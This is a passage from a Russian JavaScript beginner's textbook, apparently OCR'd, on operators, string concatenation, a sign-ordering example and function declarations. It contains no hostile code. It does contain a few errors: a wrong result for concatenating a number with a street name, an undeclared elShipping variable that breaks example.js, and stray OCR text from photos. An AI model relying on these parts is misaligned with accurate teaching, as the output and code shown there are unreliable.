ОПЕРАЦИЯ ПРИСВАИВАНИЯ

Присваивает значение переменной:

```
color = 'бежевый';
```

Теперь переменная color имеет значение бежевый (см. с. 67)

АРИФМЕТИЧЕСКИЕ ОПЕРАЦИИ

Выполняют простейшие математические действия:

```
area = 3 * 2;
```

Теперь переменная area имеет значение 6 (см. с. 82).

СТРОКОВЫЕ ОПЕРАЦИИ

Комбинируют две строки:

```
greeting = 'Привет, ' + 'Катерина';
```

Теперь переменная greeting имеет значение Привет, Катерина (см. с. 84)

В главе 4 рассматриваются:

ОПЕРАЦИИ СРАВНЕНИЯ

Сравнивают два значения и возвращают true или false:

```
buy = 3 > 5;
```

Теперь значение переменной buy равно false (см. с. 156).

ЛОГИЧЕСКИЕ ОПЕРАЦИИ

Сравнивают выражения и возвращают true или false:

```
buy = (5 > 3) && (2 < 4);
```

Теперь значение переменной buy равно true (см. с. 162).

АРИФМЕТИЧЕСКИЕ ОПЕРАЦИИ

В языке JavaScript используются следующие математические действия, предназначенные для работы с числами (некоторые из них вы должны помнить со школы).

ИМЯ	ОПЕРАЦИЯ	НАЗНАЧЕНИЕ	ПРИМЕР	РЕЗУЛЬТАТ
СЛОЖЕНИЕ	+	Прибавляет одно значение к другому	10 + 5	15
ВЫЧИТАНИЕ	-	Отнимает одно значение от другого	10 - 5	5
ДЕЛЕНИЕ	/	Делит одно значение на другое	10 / 5	2
УМНОЖЕНИЕ	*	Умножает одно значение на другое (обратите внимание: здесь используется звездочка, а не символ ×)	10 * 5	50
УВЕЛИЧЕНИЕ НА ЕДИНИЦУ	++	Прибавляет единицу к текущему значению	i = 10; i++;	11
УМЕНЬШЕНИЕ НА ЕДИНИЦУ	--	Вычитает единицу из текущего значения	i = 10; i--;	9
МОДУЛЬ	%	Делит одно значение на другое и возвращает остаток	10 % 3	1

ПОРЯДОК ВЫПОЛНЕНИЯ

В выражении могут выполняться несколько арифметических операций, поэтому важно знать, как вычисляется результат. Умножение и деление выполняются в *первую* очередь, сложение и вычитание — во вторую. Это может влиять на ожидаемый ответ. Давайте рассмотрим примеры.

В следующем выражении сложение чисел выполняется слева направо, сумма равна 16:

```
total = 2 + 4 + 10;
```

Результат следующего примера равен 42 (а не 60)

```
total = 2 + 4 * 10;
```

Дело в том, что умножение и деление выполняются *раньше*, чем сложение и вычитание.

Чтобы изменить порядок вычислений, поместите в скобки то действие, которое хотите выполнить *первым*. Так, результат следующего выражения равен 60:

```
total = (2 + 4) * 10;
```

Скобки означают, что сначала 2 прибавляется к 4, и только *затем* результат этого действия умножается на 10.

ИСПОЛЬЗОВАНИЕ АРИФМЕТИЧЕСКИХ ОПЕРАЦИЙ

JAVASCRIPT c02/js/arithmetic-operator.js

```
var subtotal = (13 + 1) * 5;
// Переменная subtotal равна 70
var shipping = 0.5 * (13 + 1);
// Переменная shipping равна 7

var total = subtotal + shipping;
// Переменная total равна 77

var elSub = document.getElementById('subtotal');
elSub.textContent = subtotal;

var elShip = document.getElementById('shipping');
elShip.textContent = shipping;

var elTotal = document.getElementById('total');
elTotal.textContent = total;
```

РЕЗУЛЬТАТ

В этом примере продемонстрировано, как математические операции используются с числами для расчета общей стоимости. Первая группа строк кода создает две переменные: одна хранит стоимость заказа, другая — цену доставки. Имена этих переменных subtotal и shipping, соответственно.

В третьей строке сумма определяется путем сложения двух промежуточных значений.

Здесь мы видим, как математические операции могут использовать переменные для представления чисел. Благодаря этому числа не приходится записывать непосредственно в коде.

Оставшиеся шесть строк кода выводят результат на экран.

СТРОКОВАЯ ОПЕРАЦИЯ

Существует только одна строковая операция: +. Она используется для сочленения строк, расположенных по обе стороны от этого символа.

Во многих ситуациях требуется объединить две строки или более, чтобы получить из них одну. Программисты называют такой процесс *конкатенацией*.

Например, вы храните имя и фамилию в двух разных переменных и вам требуется соединить их, чтобы представить вместе. В результате получится переменная fullName, содержащая, скажем, строку 'Екатерина Смирнова'.

```
var firstName = 'Екатерина ';
var lastName = 'Смирнова';
var fullName = firstName + lastName;
```

СМЕШИВАНИЕ ЧИСЛОВЫХ И СТРОКОВЫХ ЗНАЧЕНИЙ

Если записать число в кавычках, то оно становится строковым, а не числовым значением. Над строками нельзя выполнять операции сложения и вычитания.

```
var cost1 = '7';
var cost2 = '9';
var total = cost1 + cost2;
```

Получится строка '79'.

При попытке добавить числовые данные к строке они становятся ее частью. Пример — добавление номера дома к названию улицы:

```
var number = 12;
var street = 'улица Зорге';
var add = number + street;
```

Получится строка 'улица Зорге, 1'

Если вы попробуете применить к строке какие-либо другие арифметические операции, то, скорее всего, получите значение NaN. Оно означает not a number, то есть «не число».

```
var score = 'seven';
var score2 = 'nine';
var total = score * score2;
```

В итоге имеем значение NaN.

ИСПОЛЬЗОВАНИЕ СТРОКОВЫХ ОПЕРАЦИЙ


JAVASCRIPT c02/js/string-operator.js

```
var greeting = 'Привет, ';
var name = 'Катерина';

var welcomeMessage = greeting + name + '!';

var el = document.getElementById('greeting');
el.textContent = welcomeMessage;
```

HTML c02/string-operator.html

```
<h1>Рай</h1>
<div id="content">
  <div id="greeting" class="message">Привет,
    <span id="name">друг</span>!
  </div>
</div>
<script src="js/string-operator.js"></script>
```

РЕЗУЛЬТАТ




Код из данного примера отображает на странице персонализированное приветствие.

В первой строке создается переменная greeting, в которой сохраняется сообщение для пользователя. В данном случае это значение Привет, .

Во второй строке создается переменная, где хранится имя пользователя. Переменная называется name, а имя пользователя в данном случае — Катерина.

Персонализированное приветствие создается путем конкатенации (то есть объединения) двух переменных с добавлением восклицательного знака. Вся эта информация сохраняется в новой переменной welcomeMessage.

Давайте вернемся к переменной greeting в первой строке и обратим внимание на то, что после слова *Привет* с запятой есть пустое пространство. Если бы этого промежутка не было, переменная welcomeMessage имела бы значение Привет,Катерина!


Safari Файл Правка Вид История Закладки Разработка Окно Справка
Чт 16:07
file:///Users/mihailrajtman/Documents/02/example.html
Рай
Привет, Катерина! Пожалуйста, проверьте заказ:
Именная табличка: Всемирная сеть
Всего плиток: 14
Стоимость: 70 ₽
Доставка: 7 ₽
Итог: 77 ₽
Оплатить
MacBook Pro
KRAFT ENVELOPE 85576006

ПРИМЕР

ОСНОВНЫЕ КОМАНДЫ JAVASCRIPT

В примере ниже применяется ряд техник, рассмотренных на страницах этой главы.

Код приведен на следующих двух страницах. Однострочные комментарии описывают, что происходит в каждом фрагменте кода.

Сначала мы создаем три переменные для хранения информации, используемой в приветствии. Затем выполняем конкатенацию (объединение) переменных — таким образом создается целостное сообщение, которое и выводится пользователю.

В следующей части примера показаны простейшие математические действия над числами, позволяющие рассчитать стоимость таблички.

- В переменной `sign` будет храниться текст, записываемый на табличке.
- Свойство `length` позволяет определить, сколько символов содержится в строке (мы подробнее поговорим об этом свойстве на с. 134).
- Стоимость таблички (промежуточный результат) вычисляется путем умножения количества букв на стоимость отдельной буквы.
- Конечный итог вычисляется как общая стоимость всех букв на табличке плюс 7 ₽ за доставку.

Наконец, информация выводится на страницу. Для этого выделяются некоторые элементы, и их содержимое заменяется (в главе 5 будет рассмотрено, как можно сделать такое). Код по идентификаторам выделяет на HTML-странице элементы, а затем обновляет их контент.

Если вы внимательно проработаете этот пример, то будете уверенно понимать, как в переменных хранятся данные и как над ними выполняются простейшие операции.

ПРИМЕР

ОСНОВНЫЕ КОМАНДЫ JAVASCRIPT

c02/example.html HTML

```
<!DOCTYPE html>
<html>
 <head>
  <title>JavaScript и jQuery - Глава 2</title>
  <link rel="stylesheet" href="css/c02.css" />
 </head>
 <body>
  <h1>Elderflower</h1>
  <div id="content">
   <div id="greeting" class="message">Привет!</div>
   <table>
    <tr>
     <td>Именная табличка: </td>
     <td id="userSign"></td>
    </tr>
    <tr>
     <td>Всего плиток: </td>
     <td id="tiles"></td>
    </tr>
    <tr>
     <td>Стоимость: </td>
     <td id="subTotal">₽</td>
    </tr>
    <tr>
     <td>Доставка: </td>
     <td id="shipping">₽</td>
    </tr>
    <tr>
     <td>Итог: </td>
     <td id="grandTotal">₽</td>
    </tr>
   </table>
   <a href="#" class="action">Оплатить</a>
  </div>
  <script src="js/example.js"></script>
 </body>
</html>
```

ПРИМЕР

ОСНОВНЫЕ КОМАНДЫ JAVASCRIPT

JAVASCRIPT c02/js/example.js

```
// Создаем переменные для приветственного сообщения
var greeting = 'Привет, ';
var name = 'Катерина';
var message = '! Пожалуйста, проверьте заказ:';
// Конкатенируем значения трех переменных для формирования приветственного сообщения
var welcome = greeting + name + message;

// Создаем переменные, в которых будет храниться подробная информация о табличке
var sign = 'Всемирная сеть';
var tiles = sign.length;
var subTotal = tiles * 5;
var shipping = 7;
var grandTotal = subTotal + shipping;

// Получаем элемент с идентификатором greeting
var el = document.getElementById('greeting');
// Заменяем содержимое элемента на персонализированное приветственное сообщение
el.textContent = welcome;

// Получаем элемент с идентификатором userSign и обновляем его содержимое
var elSign = document.getElementById('userSign');
elSign.textContent = sign;

// Получаем элемент с идентификатором tiles и обновляем его содержимое
var elTiles = document.getElementById('tiles');
elTiles.textContent = tiles;

// Получаем элемент с идентификатором subTotal и обновляем его содержимое
var elSubTotal = document.getElementById('subTotal');
elSubTotal.textContent = subTotal + ' ₽';

// Получаем элемент с идентификатором shipping и обновляем его содержимое
var elSubTotal = document.getElementById('shipping');
elShipping.textContent = shipping + ' ₽';

// Получаем элемент с идентификатором grandTotal и обновляем его содержимое
var elGrandTotal = document.getElementById('grandTotal');
elGrandTotal.textContent = grandTotal + ' ₽';
```

ОБЗОР

ОСНОВНЫЕ КОМАНДЫ JAVASCRIPT

- Сценарий состоит из серии инструкций — каждую инструкцию можно сравнить с этапом приготовления блюда в кулинарном рецепте.
- Сценарии содержат очень точные предписания. Например, нужно указать, что программа должна запомнить значение, перед тем как выполнять расчеты, в которых оно используется.
- Переменные служат для временного хранения фрагментов информации, применяемых в сценарии.
- Массивы — это особая разновидность переменных. В массиве содержатся взаимосвязанные фрагменты информации.
- В JavaScript различаются числовые, строчные (текст) и логические («истина» или «ложь») типы данных.
- Выражение в результате дает одно итоговое значение.
- Для расчета значения в выражении используются операции.

Глава 3

ФУНКЦИИ, МЕТОДЫ, ОБЪЕКТЫ

Браузеру требуются очень подробные инструкции относительно того, что он должен сделать. Так что сложные сценарии могут содержать сотни (и даже тысячи) строк. Программист использует для организации кода функции, методы и объекты. Эта глава делится на три части, где вы познакомитесь со следующими темами.

ФУНКЦИИ И МЕТОДЫ

Функция состоит из ряда инструкций, которые группируются вместе, так как решают конкретную задачу. Методы и функции очень похожи за тем исключением, что метод создается внутри объекта (и является его частью).

ОБЪЕКТЫ

В главе 1 было показано, что программисты используют объекты для моделирования мира на основании имеющихся данных. Сами объекты состоят из свойств и методов. В данном разделе вы узнаете, как создавать на языке JavaScript собственные объекты.

ВСТРОЕННЫЕ ОБЪЕКТЫ

Браузер содержит набор объектов, который используется как инструментарий для создания интерактивных веб-страниц. В этом разделе вы познакомитесь с рядом встроенных объектов, которые далее будете применять на протяжении всей книги.


杉本博司
時間の終わり
HIROSHI SUGIMOTO
End of Time
MORI ART MUSEUM
Ростуризм
специальное предложение
ОТЕЛЬ "ПЛЯЖ"
2040₽

ЧТО ТАКОЕ ФУНКЦИЯ

Функция позволяет сгруппировать ряд инструкций для выполнения конкретного действия. Если в разных частях сценария многократно решается одна и та же задача, то можно повторно использовать функцию (а не писать заново такой же набор инструкций).

Группирование инструкций, требуемых для решения той или иной задачи, помогает организовать код.

Более того, инструкции в функции не всегда выполняются на этапе загрузки страницы, поэтому функция в определенном отношении позволяет хранить этапы, которые требуется пройти для решения задачи. Затем сценарий может обратиться к функции, чтобы та выполнила все такие этапы, когда это потребуется в программе. Например, у вас может быть запрограммирована задача, которую требуется выполнить, лишь если пользователь щелкнет мышью по определенному элементу страницы.

Если вы собираетесь запросить функцию выполнить ее задачу попозже, то этой функции нужно присвоить имя. Оно должно описывать задачу, выполняемую функцией. Когда программист приказывает функции выполнить задачу, говорят, что он *вызывает* функцию.

Этапы, которые должна пройти функция для выполнения задачи, упаковываются в блок кода. Вероятно, вы помните из прошлой главы, что блок кода состоит из одной или нескольких инструкций, заключенных в фигурные скобки, причем после закрывающей скобки не нужна точка с запятой — этот знак ставится только после инструкций.

Некоторым функциям необходимо предоставлять информацию, чтобы они могли выполнять поставленную задачу. Например, если функция должна вычислить площадь прямоугольного поля, то мы должны сообщить функции его высоту и ширину. Фрагменты информации, передаваемые функции, называются *параметрами*.

Когда вы пишете функцию, которая должна предоставить вам ответ, он будет называться *возвращаемым значением*.

Ниже приведен пример функции из файла на языке JavaScript. Она называется `updateMessage()`.

Не волнуйтесь, если пока не понимаете синтаксис этого примера. В следующих разделах мы с вами подробнее изучим, как писать функции.

Напоминаем, что в основе многих языков программирования лежит работа с парами «имя/значение». У функции есть имя `updateMessage` и значение — блок кода, состоящий из инструкций. Когда вы вызовете функцию по имени, эти инструкции будут выполнены.

Также существуют анонимные функции. У них нет имени, следовательно, их нельзя вызвать. Они выполняются только тогда, когда интерпретатор доходит до них.

ПРОСТЕЙШАЯ ФУНКЦИЯ

В данном примере мы выводим на экран сообщение, которое располагается в верхней части страницы. Сообщение содержится в HTML-элементе, чей идентификатор имеет значение `message`. Мы изменим это сообщение при помощи кода на JavaScript.

Перед закрывающим тегом `</body>` находится ссылка на файл JavaScript. Файл JavaScript начинается с переменной, в которой будет содержаться новое сообщение. Далее располагается функция `updateMessage()`.

Сейчас мы не будем останавливаться на том, *как* именно работает данная функция — об этом мы поговорим на следующих страницах. Пока необходимо лишь отметить, что в фигурных скобках функции находится две инструкции.


HTML c03/basic-function.html

```
<!DOCTYPE html>
<html>
 <head>
  <title>Простейшая функция</title>
  <link rel="stylesheet" href="css/c03.css" />
 </head>
 <body>
  <h1>Ростуризм</h1>
  <div id="message">Добро пожаловать на наш сайт!</div>
  <script src="js/basic-function.js"></script>
 </body>
</html>
```

JAVASCRIPT c03/js/basic-function.js

```
var msg = 'Подпишитесь на нашу рассылку и получите скидку 10%!';
function updateMessage() {
 var el = document.getElementById('message');
 el.textContent = msg;
}
updateMessage();
```

РЕЗУЛЬТАТ



Эти инструкции обновляют сообщение, расположенное в верхней части страницы. Данная функция действует как своеобразное хранилище; в ее фигурных скобках заключены инструкции, которые не выполняются до тех пор, пока не придет время их использовать. Соответственно, они не срабатывают вплоть до *вызова* функции, осуществляемого только в последней строке сценария.


ОБЪЯВЛЕНИЕ ФУНКЦИИ

Чтобы создать функцию, мы даем ей имя, а затем записываем в фигурных скобках инструкции, необходимые для решения задачи. Эта операция называется объявлением функции.

Функция объявляется при помощи ключевого слова **function**.

Функция получает **имя** (иногда называемое **идентификатором**), за которым располагаются скобки.

Инструкции, выполняющие задачу, находятся в блоке кода (они записываются в фигурных скобках).



Этот пример очень прост (в фигурных скобках стоит всего одна инструкция), но он позволяет понять, как объявляются функции. Большинство функций, которые вам доведется писать и читать, будут состоять из нескольких или многих инструкций.

Здесь важно запомнить, что в функциях хранится код, необходимый для решения конкретной задачи. Сценарий может запрашивать эту функцию всякий раз, когда требуется решить такую задачу.

Если некую задачу приходится решать в разных частях сценария, то можно не повторять одни и те же инструкции по нескольку раз. Достаточно написать функцию, код которой будет повторно использоваться при каждом решении задачи.

ВЫЗОВ ФУНКЦИИ

После того как функция объявлена, можно выполнить все инструкции, находящиеся в ее фигурных скобках, при помощи всего одной строки кода. Такая операция называется вызовом функции.

Чтобы выполнить содержащийся в функции код, мы записываем ее имя, за которым следуют две круглые скобки.

В таком случае программисты говорят, что код вызывает функцию.

В пределах одного JavaScript-файла вы можете вызывать функцию столько раз, сколько захотите.

1. Данная функция может хранить инструкции для решения конкретной задачи.

2. Если требуется, чтобы сценарий выполнил эту задачу, вы вызываете в нем функцию.

3. Функция выполняет команды, расположенные в блоке кода.

4. Когда работа функции завершается, выполнение кода продолжается с той позиции, откуда был сделан вызов функции.

```
① function sayHello() {
③   document.write('Привет!');
  }

  // Код до функции sayHello...
② sayHello();
④ // Код после функции sayHello...
```

В некоторых случаях функция вызывается до объявления. Это допустимо, так как интерпретатор сначала просматривает весь сценарий, а потом приступает к выполнению инструкций — поэтому программа будет знать, что объявление функции сделано ниже в сценарии. Впрочем, пока мы воздержимся от объявления функций, прежде чем вызывать их.

ОБЪЯВЛЕНИЕ ФУНКЦИЙ, ДЛЯ РАБОТЫ КОТОРЫХ ТРЕБУЮТСЯ ДАННЫЕ

Иногда для выполнения поставленной задачи функции бывает нужна та или иная информация. В таких случаях при объявлении функции мы сообщаем ей параметры. Внутри функции параметры действуют как переменные.

Если для работы функции требуется информация, то она записывается в скобках, идущих после имени функции.

Информация, расположенная в скобках, называется параметрами функции. Внутри функции параметры действуют как переменные.

Функция вычислит площадь прямоугольника и вернет полученное значение. Для этого мы должны сообщить функции высоту и ширину прямоугольника. Всякий раз при вызове функции передаваемые ей значения могут отличаться.

Этот пример показывает, как код выполняет задачу, не зная заранее всех деталей. Коду нужны лишь правила, в точности описывающие, как решается задача.

Итак, при проектировании сценария необходимо определить ту информацию, которая будет нужна функции для решения задачи.

Присмотревшись к функции, вы убедитесь, что параметры используются точно так же, как переменные. В данном случае параметры с именами width и height соответствуют ширине и высоте стены.

ВЫЗОВ ФУНКЦИИ, ДЛЯ РАБОТЫ КОТОРОЙ ТРЕБУЮТСЯ ДАННЫЕ

При вызове функции, имеющей параметры, в скобках за ее именем нужно указать те значения, которые она должна использовать при выполнении. Эти величины называются аргументами, они могут представлять собой как конкретные числа, строки и т.п., так и переменные.

АРГУМЕНТЫ-ЗНАЧЕНИЯ

При вызове приведенной ниже функции ширина стены будет равна 3, а высота — 5.

```
getArea(3, 5);
```

АРГУМЕНТЫ-ПЕРЕМЕННЫЕ

При вызове функции можно не указывать конкретные значения, а использовать вместо них переменные. Следующий пример выполняет ту же задачу, что и предыдущий.

```
wallWidth = 3;
wallHeight = 5;
getArea(wallWidth, wallHeight);
```

СРАВНЕНИЕ ПАРАМЕТРОВ И АРГУМЕНТОВ

Зачастую термины параметр и аргумент употребляются как синонимы, но между ними есть тонкая разница. На предыдущей странице при объявлении функции использовались ключевые слова width и height (в скобках в первой строке). В фигурных скобках в функции эти слова действуют как переменные. Их имена — это параметры.

На этой странице вызывается функция getArea(), и в коде указываются конкретные числа, которые будут использоваться при вычислениях (переменные, содержащие сами числа).

Такие значения, что вы сообщаете коду (то есть информация, необходимая для вычисления площади данной конкретной стены), представляют собой аргументы.

ПОЛУЧЕНИЕ С ПОМОЩЬЮ ФУНКЦИИ ОДНОГО ЗНАЧЕНИЯ

Некоторые функции возвращают информацию тому коду, что их вызвал. Например, функция может выполнять вычисление и возвращать его результат.

Функция **calculateArea()** возвращает площадь прямоугольника тому коду, который ее вызвал.

Внутри функции создается переменная area. В ней содержится вычисленная площадь прямоугольника.

Ключевое слово **return** применяется для возврата значения тому коду, который вызвал функцию.

```
function calculateArea(width, height) {
  var area = width * height;
  return area;
}
var wallOne = calculateArea(3, 5);
var wallTwo = calculateArea(8, 5);
```

Обратите внимание: когда используется ключевое слово **return**, интерпретатор покидает функцию и возвращается к той инструкции, в которой она была вызвана. Если в покинутой функции есть еще какие-то инструкции, они останутся невыполненными.

Переменная **wallOne** содержит значение 15, вычисляемое функцией **calculateArea()**.

Переменная **wallTwo** содержит значение 40, вычисляемое уже упоминавшейся функцией calculateArea().

На данном примере мы также видим, как одна и та же функция может применяться для выполнения одинаковых операций, но с разными значениями.

ПОЛУЧЕНИЕ С ПОМОЩЬЮ ФУНКЦИИ НЕСКОЛЬКИХ ЗНАЧЕНИЙ

Функция может возвращать не одно значение, а несколько. Для этого применяется массив. Например, следующая функция вычисляет площадь стороны и объем параллелепипеда.

Сначала создается новая функция с именем **getSize()**. Площадь прямоугольника вычисляется и сохраняется в переменной area.

Объем вычисляется и сохраняется в переменной **volume**. Затем оба этих значения помещаются в массив **sizes**.

Массив возвращается коду, вызвавшему функцию **getSize()**. Так обеспечивается использование значений.

```
function getSize(width, height, depth) {
  var area = width * height;
  var volume = width * height * depth;
  var sizes = [area, volume];
  return sizes;
}
var areaOne = getSize(3, 2, 3)[0];
var volumeOne = getSize(3, 2, 3)[1];
```

В переменной **areaOne** содержится площадь прямоугольного поля со сторонами 3 × 2. Эта площадь является первым значением в массиве **sizes**.

Переменная **volumeOne** содержит объем параллелепипеда, который вычисляется как 3 × 2 × 3. Объем — это второе значение в массиве **sizes**.

АНОНИМНЫЕ ФУНКЦИИ И ФУНКЦИИ-ВЫРАЖЕНИЯ

Результатом выражения является значение. Соответственно, если на выходе какой-либо операции ожидается получить значение, в ней можно использовать выражение. Если функция находится там, где браузер ожидает встретить выражение (например, как аргумент функции), то она интерпретируется как выражение.

ОБЪЯВЛЕНИЕ ФУНКЦИИ

При *объявлении* создается функция, которую затем можно использовать в коде. Именно с такими функциями мы до сих пор встречались на страницах книги.

Чтобы в какой-либо последующей части вашего кода можно было вызвать эту функцию, ей необходимо дать имя. Такие функции называются *именованными*. Ниже определяется функция area(), вызываемая по имени.

```
function area(width, height) {
  return width * height;
};

var size = area(3, 4);
```

Как будет показано на с. 462, интерпретатор всегда просматривает переменные и объявления функций *до* того, как приступать к поэтапному выполнению шагов сценария. Таким образом, функция, создаваемая при помощи объявления, может быть вызвана еще *до* своего объявления.

На с. 458–463 мы подробнее поговорим о том, как начинается обработка переменных и функций. На этих страницах речь пойдет о контексте выполнения и о поднятии переменной.

ФУНКЦИЯ-ВЫРАЖЕНИЕ

Если поставить функцию там, где интерпретатор ожидает встретить выражение, то она трактуется в этом качестве и называется *функцией-выражением*. В таких функциях имя обычно опускается, потому они называются *анонимными*. Ниже показана функция, сохраненная в переменной area. Ее можно вызвать как любую другую, созданную при помощи объявления.

```
var area = function(width, height) {
  return width * height;
};

var size = area(3, 4);
```

